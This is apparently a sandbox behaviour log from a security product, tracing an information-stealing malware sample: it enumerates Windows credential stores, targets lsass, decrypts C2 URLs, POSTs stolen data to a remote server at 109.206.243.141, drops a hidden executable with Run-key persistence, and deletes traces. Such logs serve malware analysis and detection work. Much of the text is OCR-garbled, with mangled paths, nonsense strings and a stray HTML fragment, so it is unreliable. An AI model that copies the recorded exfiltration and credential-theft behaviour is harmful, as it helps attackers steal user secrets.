Detection	dar Summary\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE			
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\(D9734F19-8CFB-411D-8C59-833E334FCB5E)\Value: None	2188	508	
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\Value: None	2188	508	
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE			
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%)Documents) Return: 1	2188	508	
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%Desktop) Return: 1	2188	508	
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	2188	508	
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2188	508	
Call System API	API Name: GetVersionExA Args: (86e8d4) Return: 1	2188	508	
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 86ee34, 1, 0, 0) Return: b432f0	2188	508	
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 508 Info: Obtains file or directory info from API result			
Call Filesystem API	API Name: FindNextFileW Args: (b432f0, 86ee34) Return: 1	2188	508	
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 86ea14, 1, 0, 0) Return: b42df0	2188	508	
	API Name: BCryptDecrypt Args: (6b8a0000, (è)¢M«íÅDß\$QdÁfý,, 64, 0, ĀzþáSq, 8, (è)¢M«íÅDß\$QdÁfý,, 64, 1803478608, 0) Return: 0	508	492	

Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: \SDT_COM_DOS	2188	508
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612	2188	508
	-b8c6-3585b9601125 Type: VSDT_COM_DOS		
Call System API	API Name: BCryptDecrypt Args: (bab790, kbfvzoboss.bid/alien/fre.phpÜæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÜæ, 32, 8845224, 257) Return: 0	2188	508
Call System API Detection	API Name: DnsQueryEx Args: (sempersim.su, 1, 40020000) Return: 0 Threat Characteristic: Queries DNS server	2188	508
	sempersim.su		
Call Network API	API Name: socket Args: (23, 2, 0) Return: 2dc	2188	508
Call Network API	API Name: socket Args: (2, 1, 6) Return: 2dc	2188	508
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		2268
Call WMI API	API Name: IWbemLevel1Login::NTLMLogin Args: (ROOT\CIMV2, en-US,en, 0, 146c9ab0, e72efe8) Return: 0		2268
Call WMI API	API Name: IWbemLocator::ConnectServer Args: (ROOT\CIMV2, NULL, NULL, 0, NULL, 0, e72efe8) Return: 0		2268
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, e72efe0) Return: 0		2268
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2268		
	Info: Obtains Win32_ComputerSystemProduct from API result		
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: (UUID, 0, 0DB755B9-0809-41B0-AAC5-A2A76FC75DBE, 0, 0) Return: 0	0400	2268
Call Network API	API Name: connect Args: (2dc, 109.206.243.141:80, 16) Return: 0	2188	508
Call Network API	API Name: send Args: (2dc, POST /gm13/fre, php HTTP/1.0l/n/ulser-Agent: Mozilla/4.08 [Charon; Infemo]l/n/nHost: sempersim.su\n/nAccept: "/\n/nContent-Ty pe: application/octet-stream\n/nContent-Encoding: binary\n/nContent-Key: 6585B194\n/nContent-Length: 281\n/nConnection: close\n/\n\n/1, 237, 0) Return: 237	2188	508
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 109.206.243.141:80 Content: POST /gm13/fre.php HTTP/1.0lvhuSer-Agent: Mozilla/4.08 [Charon; Inferno]\n/nHost: sempersim.su\n/nAccept: */"\n/nContent-Type: application/octet-stream\n/nContent-Encoding: binary\n/nContent-Key: 6585B194\n/nContent-Length: 281\n/nConnection: close\n/n\n/n		
Call Network API	API Name: send Args: (2dc, ., 281, 0) Return: 281	2188	508
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 109.206.243.141:80		
	Content: .		
Call Network API	API Name: recv Args: (2dc, , 4048, 0) Return: ?	2188	508
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 109.206.243.141:80 Content: POST /gm13/fre.php HTTP/1.0lvinUser-Agent: Mozilla/4.08 (Charon; Inferno)\rinHost: sempersim.su\rinAccept: */"\rinContent-Type: application/octet -stream\rinContent-Encoding: binary\rinContent-Key: 6585B194\rinContent-Length: 281\rinConnection: close\rink		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\24FC74\42AE16.hdb) Return: 0	2188	508
Add File	Path: %APPDATA%\24FC74\42AE16.hdb Type: VSDT_COM_DOS	2188	508
Vrite File	Path: %APPDATA%\24FC74\42AE16.hdb Type: VSDT_COM_DOS	2188	508
Add File	Path: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII	2188	508
Vrite File	Path: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII	2188	508
Call System API	API Name: AdjustTokenPrivileges Args: (2e0, 0, , 0, , 86f9dc) Return: 1	2188	508
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 508 Info: Obtains system level privileges		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%Microsoft\Credentials*, 0, 86f748, 0, 0, 0) Return: b43530	2188	508
Call Filesystem API	API Name: FindNextFileW Args: (b43530, 86f748) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 86f4cc, 0, 0, 0) Return: b4 30f0	2188	508
Detection	Threat Characteristic: Accesses decoy file %APPDATA%/Microsoft/Credentials/S-1-5-21-790525478-1060284298-101542035-1003/*		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\\$-1-5-21-790525478-1060284298-101542035-1003*, 0, 86f4cc, 0, 0, 0) Return: b4 2df0	2188	508
Call System API	API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 344	2188	508
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 508		
Detection	Info: enum processes Threat Characteristic: Attempts to detect active running processes		
	Process ID: 508 Image Path: Isass.exe Info: system injection target		
Call System API	API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 344	2188	508
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec) Return: 0	2188	508
Call Filesystem API	API Name: FindNextFileW Args: (b42df0, 86f4cc) Return: 0	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 86f748, 0, 0, 0) Return: b43270	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Credentials) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, 86f730, 0, 0, 0) Return: b430f0	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, 86f730, 0, 0, 0) Return: b43530	2188	508
Delete File	Path: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII	2188	508
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 508 File: %APPDATA%\24FC74\42AE16.lck Type: \SDT_ASCII		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\24FC74\42AE16.lck) Return: 1	2188	508
	API Name: DeleteFileW Args: (\\7\%APPDATA\%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15 e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1	2188	508
Call Filesystem API			508
	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 86ee34, 1, 0, 0) Return: b43530	2188	000
Call Filesystem API Call Filesystem API Write File	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 86ee34, 1, 0, 0) Return: b43530 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508

Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 508		
	File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-		
	b8c6-3585b9601125 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 86ea14, 1, 0, 0) Return: b431b0	2188	508
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, (ê)¢M«íÁDß\$QdÁfý", 64, 0, ĀzþáSq, 8, (è)¢M«íÁDß\$QdÁfý", 64, 1803478608, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (bb2300, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 8845224, 257) Return: 0	2188	508
Add File	Path: %APPDATA%MicrosoftlCryptolRSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612	2188	508
	-b8c6-3585b9601125 Type: VSDT_COM_DOS		
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Call System API	API Name: DnsQueryEx Args: (—<ÁÐĐŒŠ'šŒ-'ÑŒŠĐ"ÎİĐ™šÑ—, 1, 40020000) Return: 123	2188	508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 340	2188	508
Call Network API	API Name: socket Args: (2, 1, 6) Return: 340	2188	508
Call Network API	API Name: connect Args: (340, —<ÁÐÐŒŠ'šŒ-'ÑŒŠĐ-'ÎİĐ™šÑ—:80, 16) Return: 0	2188	508
Call Network API	API Name: send Args: (340, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: */"\r\nAccept: */"\r\nContent-Type: appli	2188	508
	cation/octel-stream\r\nContent-Encoding: binary\r\nContent-Key: D9228F82\r\nContent-Length: 216\r\nConnection: close\r\n\r\n, 244, 0) Return: 244		
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —‹‹\a8fåDDCE\$\cdot\s8f\s\a8f\same\s8f\s		
Call Network API	API Name: send Args: (340, ., 216, 0) Return: 216	2188	508
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —‹‹\x8fÅÐĐŒš\x8fŝ\x8dŒ-'ÑŒŠĐ"ÎİĐ™\x8dšÑ\x8f—\x8f:80 Content: .		
Call Network API	API Name: recv Args: (340, , 4048, 0) Return: ?	2188	508
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%TEMP%)yugdasav.exe, %APPDATA%\24FC74\42AE16.exe, 0, 0, 1) Return: 1	2188	508
Add File	Path: %APPDATA%/24FC74/42AE16.exe Type: VSDT_EXE_W32	2188	508
Detection	Threat Characteristic: Drops executable during installation		
	Dropping Process ID: 508 File: %APPDATA%\24FC74\42AE16.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\24FC74\42AE16.exe		
Call Filesystem API	API Name: DeleteFileW Args: (\\?\\%APPDATA\%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15 e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 86f1ac, 1, 0, 0) Return: b43530	2188	508
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2188	508
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoff\Crypto\RSA*, 0, 86ed88, 1, 0, 0) Return: b43530	2188	508
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, (ê)¢M«íÁDß\$QdÁfý,,, 64, 0, ÁzþáSq, 8, (ê)¢M«íÁDß\$QdÁfý,,, 64, 1803478608, 0) Return: 0	508	492
Add File	Path: %APPDATA%MicrosoftlCryptolRSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Call System API	API Name: BCryptDecrypt Args: (bb6e60, Software\Microsoft\Windows\CurrentVersion\Run\hat{N}Hr, 48, 0, , 0, Software\Microsoft\Windows\CurrentVersion\Run\hat{N}Hr, 48, 8846108, 257) Return: 0	2188	508
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%124FC74\42AE16.exe		
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\24FC74		
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15 e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 86f1bc, 1, 0, 0) Return: b43530	2188	508
Write File	Path: %APPDATA%Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612	2188	508
Delete File	-b8c6-3585b9601125 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 86ed9c, 1, 0, 0) Return: b43270	2188	508
Call System API	API Name: PrindristrineExw Args: (%APPDA1A%wikicrosomCryptorRSAY: 0, 80ed9c, 1, 0, 0) Return: 043270 API Name: BCryptDecrypt Args: (6b8a0000, (6)¢M«íÅDß\$QdÁfý _{ii} , 64, 0, ĀzþáSq, 8, (6)¢M«íÅDß\$QdÁfý _{ii} , 64, 1803478608, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (bb6e60, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 8846128, 257) Return: 0	2188	508
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2188	508
Call System API	API Name: DnsQueryEx Args: (—⊲ÅÐÐŒš'šŒ-'ÑŒŠĐ"ÎĺĐ™šÑ—, 1, 40020000) Return: 123	2188	508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 340	2188	508
Call Network API	API Name: socket Args: (2, 1, 6) Return: 340	2188	508
Call Network API	API Name: connect Args: (340, —‹‹ÅÐÐŒŚ'šŒ-"ÑŒŠÐ"ÎİЙšÑ—:80, 16) Return: 0	2188	508
Call Network API	API Name: send Args: (340, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: '\r\n'\nContent-Type: appli cation/octel-stream\r\nContent-Encoding: binary\r\nContent-Key: D9228F82\r\nContent-Length: 189\r\nConnection: close\r\n\r\n\r\n, 244, 0) Return: 244	2188	508
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: — <a href="https://dx8fix.86fe/w8dfe-Nce5p-" lib."ww8dsfix.86fe="" td="" w8<="" w8dfe="" w8dfe.nce5p-"lib."ww8dsfix.86fe=""><td></td><td></td>		
Call Network API	API Name: send Args: (340, ., 189, 0) Return: 189	2188	508
		2188	508

Detection	Threat Characteristic: Causes process to crash Process ID: 508 Image Path: yugdasav.exe		
Call System API	API Name: GetVersionExA Args: (3b3eb90) Return: 1	2188	508
Call System API	API Name: GetVersionExA Args: (3b3ecc4) Return: 1	2188	508
Call System API	API Name: CreateToolhelp32Snapshot Args: (28, 508) Return: 348	2188	508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installen\User\Data\S-1-5-18\Products\000061091100000000000000000000000000000		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\ Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\WefCacheld Value: {C0A1168A-72F4-4656-8096-F38FA5525E07}		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\ Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Uniqueld Value: Anonymous		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Entitlements\ Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Security\Trusted Documents\ Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca13		2268
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{^\;\}\) - * - OTeleMediumCost.dat, 0, ed6ef04, 0, 0, 0) Return: 146d55d0 API Name: FindNextFileW Args: (146d55d0, ed6ef04) Return: 1		2268 2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft\Office\Office\Office\BBB234A-3845-4056-A782-F3D470BAB91F} (0) - 2496 - excel.exe - OTeleM ediumCost.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\\text{Microsoft\Office\OTele\\BBB234A-3845-4056-A782-F3D470BAB91F\} (1) - 2496 - excel.exe - OTeleM ediumCost.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\9E2A476D-A5DB-4D2E-BE00-50200E59628C\} (0) - 2928 - winword.exe - OTel eMedium/Cost.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{9E2A476D-A5DB-4D2E-BE00-50200E59628C\} (1) - 2928 - winword.exe - OTel		2268
Call Filesystem API	eMediumCost.dat.) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A\} (0) - 2584 - excel.exe - OTeleM ediumCost.dat.) Return: 1		2268
Call Filesystem API	ediumCost.dat) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A\} (1) - 2584 - excel.exe - OTeleM		2268
Call Filesystem API	ediumCost.dat) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{8FF285B3-9E37-4178-A910-C13FFBD96165} (0) - 1264 - powerpnLexe - OTele Alletime Cost.dat) Return 1		2268
Delete File	eMediumCost.dat) Return: 1 Path: %LOCALAPPDATA%Microsoft\Office\OTele\{8FF285B3-9E37-4178-A910-C13FFBD96165} (0) - 1264 - powerpnt.exe - OTeleMediumCost.dat Type: V		2268
Detection	SDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2268 File: %LOCALAPPDATA%\Microsoft\Office\OTele\{8FF285B3-9E37-4178-A910-C13FFBD96165} (0) - 1264 - powerpnt.exe - OTeleMediumCost.dat		
Call Filesystem API	Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\8FF285B3-9E37-4178-A910-C13FFBD96165\) (1) - 1264 - powerpnt.exe - OTel		2268
Delete File	eMediumCost.dat) Return: 1 Path: %LOCALAPPDATA%\Microsoft\Office\OTele\{8FF285B3-9E37-4178-A910-C13FFBD96165} (1) - 1264 - powerpnt.exe - OTeleMediumCost.dat Type: V		2268
	SDT_COM_DOS		
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2268 File: %LOCALAPPDATA%\Microsoft\Office\OTele\{8FF285B3-9E37-4178-A910-C13FFBD96165} (1) - 1264 - powerpnt.exe - OTeleMediumCost.dat Type: VSDT_COM_DOS		
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(^*\) (*) - * - OTele.dat, 0, ed6ef04, 0, 0, 0) Return: 14060d20		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft\Office\OTele\{BBBB234A-3845-4056-A782-F3D470BAB91F} (0) - 2496 - excel.exe - OTele.d at) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft\Office\OTele\{BBBB234A-3845-4056-A782-F3D470BAB91F} (1) - 2496 - excel.exe - OTele.d at) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\9E2A476D-A5DB-4D2E-BE00-50200E59628C\} (0) - 2928 - winword.exe - OTel e.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\9E2A476D-A5DB-4D2E-BE00-50200E59628C\} (1) - 2928 - winword.exe - OTel e.dat) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\9323BAA6-7012-4BA8-B054-3F9EC558EE1A\} (0) - 2584 - excel.exe - OTele.d at) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\9323BAA6-7012-4BA8-B054-3F9EC558EE1A\} (1) - 2584 - excel.exe - OTele.d at) Return: 1		2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\8FF285B3-9E37-4178-A910-C13FFBD96165\) (0) - 1264 - powerpnt.exe - OTel e.dat) Return: 1		2268
Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\OTele\{8FF285B3-9E37-4178-A910-C13FFBD96165} (0) - 1264 - powerpnt.exe - OTele.dat Type: VSDT_COM_DOS		2268
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2268 File: %LOCALAPPDATA%\Microsoft\Office\OTele\{8FF285B3-9E37-4178-A910-C13FFBD96165} (0) - 1264 - powerpnt.exe - OTele.dat Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\\Microsoft\Office\OTele\\8FF285B3-9E37-4178-A910-C13FFBD96165\) (1) - 1264 - powerpnt.exe - OTel e.dat) Return: 1		2268
Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\OTele\{8FF28583-9E37-4178-A910-C13FFBD96165} (1) - 1264 - powerpnt.exe - OTele.dat Type: VSDT_COM_DOS		2268
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2268 File: %LOCALAPPDATA%\Microsoft\Office\OTele\{8FF285B3-9E37-4178-A910-C13FFBD96165} (1) - 1264 - powerpnt.exe - OTele.dat Type: VSDT_COM_DOS		
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*}\ (*) - * - excel.exe - OTele.dat, 0, ed6e908, 0, 0, 0) Return: 14061360		2268
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{'\} ('') - * - excel.exe - OTeleMediumCost.dat, 0, ed6e908, 0, 0, 0) Return: 1 4061220		2268
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(^*) (*) - * - excel.exe - OTele.dat, 0, ed6e908, 0, 0, 0) Return: 14061020		2268
Delete Registry Key	$Key: HKEY_CURRENT_USER \\ SOFTWARE \\ Microsoft \\ Office \\ 16.0 \\ Common \\ Client \\ Telemetry \\ Rules \\ Metadata \\ excel. exe \\ ETWMonitor \\ \\ \{02FD33DF-F746-4A10-9410-1400-1400-1400-1400-1400-1400-14$		2268
Delete Registry Key	3A0-2BC6273BC8E4]\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\[8866D7AE-7C99-4C20-A		2268
	A98-278FC044FB98}\ Value: None		

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\Value: None	2268
Delete Registry Key	$Key: HKEY_CURRENT_USER (SOFTWARE) Microsoft (Office) 16.0 (Common) Client Telemetry (Rules Metadata) excel. exe (Value: None Common) (Client Telemetry) (Rules Metadata) (Common) (Client Telemetry) (Client Telemetry) (Client Telem$	2268
Add Registry Key	$Key: HKEY_CURRENT_USER (SOFTWARE) Microsoft (Office) 16.0 (Common) Client Telemetry (Rules Metadata) excel. exe (Value: None Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (Rules Metadata) (Software Common) (So$	2268
Add Registry Key	$Key: HKEY_CURRENT_USER (SOFTWARE Microsoft) Office 16.0 (Common Client Telemetry Rules Metadata excel.exe ETWMonitor Value: None Microsoft Common Client Telemetry Rules Metadata excel.exe ETWMonitor Value: None Microsoft Common Client Telemetry Rules Microsoft Common Client Telemetry Rules Microsoft Common Client Telemetry Rules Microsoft Common Client Telemetry Rules Microsoft Common Client Telemetry Rules Microsoft Common Client Telemetry Rules Microsoft Common Client Telemetry Rules Microsoft Common Client Telemetry Rules Microsoft Common Client Telemetry Rules Microsoft Common Client Telemetry Rules Microsoft Common Client Telemetry Rules Microsoft Common Client Telemetry Com$	2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\ Value: None	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\4 Value: 0	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A A98-278FC044FB98}\Categories Value: None	2268
